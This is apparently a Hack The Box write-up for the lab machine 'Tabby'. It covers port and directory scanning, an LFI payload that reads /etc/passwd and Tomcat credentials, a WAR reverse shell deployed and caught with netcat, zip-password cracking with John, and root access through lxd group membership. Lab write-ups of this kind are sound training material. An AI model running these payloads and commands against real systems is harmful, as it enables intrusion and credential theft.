Hack The Box : Tabby
2 September, 2021
Starting off with an nmap scan
---------------------Starting Port Scan-----------------------
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
---------------------Starting Script Scan-----------------------
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 45:3c:34:14:35:56:23:95:d6:83:4e:26:de:c6:5b:d9 (RSA)
|   256 89:79:3a:9c:88:b0:5c:ce:4b:79:b1:02:23:4b:44:a6 (ECDSA)
|_  256 1e:e7:b9:55:dd:25:8f:72:56:e8:8e:65:d5:19:b0:8d (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Mega Hosting
8080/tcp open  http    Apache Tomcat
|_http-title: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
---------------------Starting Full Scan------------------------
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
No new ports
gobuster on port 80
/.hta                 (Status: 403) [Size: 277]
/.hta.txt             (Status: 403) [Size: 277]
/.hta.php             (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess.php        (Status: 403) [Size: 277]
/.htaccess.txt        (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/.htpasswd.txt        (Status: 403) [Size: 277]
/Readme.txt           (Status: 200) [Size: 1574]
/assets               (Status: 403) [Size: 277]
/favicon.ico          (Status: 200) [Size: 766]
/files                (Status: 403) [Size: 277]
/index.php            (Status: 200) [Size: 14175]
/index.php            (Status: 200) [Size: 14175]
/news.php             (Status: 200) [Size: 0]
/server-status        (Status: 403) [Size: 277]
gobuster on port 8080
/docs                 (Status: 200) [Size: 17482]
/examples             (Status: 200) [Size: 1126]
/host-manager         (Status: 401) [Size: 2044]
/index.html           (Status: 200) [Size: 1895]
/manager              (Status: 401) [Size: 2499]
There was this notice on the homepage of port 80 that lead to /news.php?file=statement

Given the query param I tried the LFI payload ../../../../etc/passwd and it worked!
$ curl http://megahosting.htb/news.php?file=../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
tomcat:x:997:997::/opt/tomcat:/bin/false
mysql:x:112:120:MySQL Server,,,:/nonexistent:/bin/false
ash:x:1000:1000:clive:/home/ash:/bin/bash
After a bit of searching around the internet, I found the path to tomcat-users.xml, supposed to contain password for Tomcat Manager
$ curl 'http://megahosting.htb/news.php?file=../../../../usr/share/tomcat9/etc/tomcat-users.xml'
<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
   <role rolename="admin-gui"/>
   <role rolename="manager-script"/>
   <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
</tomcat-users>
Looking at the roles tomcat didn't have manager-gui so access to the /manager/html was forbidden, but /host-manager which is the Tomcat Virtual Host Manager was available.

Searching around again I found a documented way to exploit access to Tomcat Host Manager but it didn't work... The UNC path was being resolved relative to the tomcat working directory.
The manager-script permission also allows access to the /manager/text which is a text based substitute of the Manager HTML GUI.
I created a WAR reverse shell and deployed it
$ curl --upload-file shell.war -u 'tomcat:$3cureP4s5w0rd123!' "http://10.10.10.194:8080/manager/text/deploy?path=/shell"
OK - Deployed application at context path [/shell]

$ curl 10.10.10.194:8080/shell/
$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.194] 51952
id
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
whoami
tomcat
User
Looking around on the machine, I found a compressed backup in a directory
tomcat@tabby:/var/www/html/files$ ls -ltrha
ls -ltrha
total 36K
-rw-r--r-- 1 root root 6.4K Jun 16  2020 statement
-rw-r--r-- 1 ash  ash  8.6K Jun 16  2020 16162020_backup.zip
drwxr-xr-x 2 root root 4.0K Aug 19 14:10 archive
drwxr-xr-x 4 root root 4.0K Aug 19 14:10 ..
drwxr-xr-x 2 root root 4.0K Aug 19 14:10 revoked_certs
drwxr-xr-x 4 ash  ash  4.0K Aug 19 14:10
Tried to unzip it on my local machine but it was password protected. Using zip2john and john, the password was cracked
$ zip2john -a ../../wordlists/rockyou.txt 16162020_backup.zip > hash
$ john --wordlist=rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin@it         (16162020_backup.zip)
1g 0:00:00:07 DONE 0.1317g/s 1364Kp/s 1364Kc/s 1364KC/s adnc153..adilizinha
Use the "--show" option to display all of the cracked passwords reliably
Session completed
Using the password I wasn't able to ssh but was able to switch to ash
tomcat@tabby:/var/www/html/files$ su ash
su ash
Password: admin@it
ash@tabby:/var/www/html/files$ cat /home/ash/user.txt
cat /home/ash/user.txt
<flag>
Root
Interestingly, ash was part of the lxd group
ash@tabby:~$ id
id
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
Privilege escalation through membership of lxd is documented here. I created an Alpine based image, imported it and started a privileged container using it. Then I was able to mount the / directory and read it from inside the container.
ash@tabby:~$ lxc exec mycontainer /bin/sh
lxc exec mycontainer /bin/sh
~ # ^[[52;5R

~ # ^[[52;5Rid
id
uid=0(root) gid=0(root)
~ # ^[[52;5Rwhoami
whoami
root
~ # ^[[52;5Rpwd
pwd
/root
~ # ^[[52;5Rcd /mnt/root
cd /mnt/root
/mnt/root # ^[[52;13Rls
ls
bin         etc         lib64       mnt         run         sys
boot        home        libx32      opt         sbin        tmp
cdrom       lib         lost+found  proc        snap        usr
dev         lib32       media       root        srv         var
/mnt/root # ^[[52;13Rcd root
cd root
/mnt/root/root # ^[[52;18Rls
ls
root.txt  snap
/mnt/root/root # ^[[52;18Rcat root.txt
cat root.txt
<flag>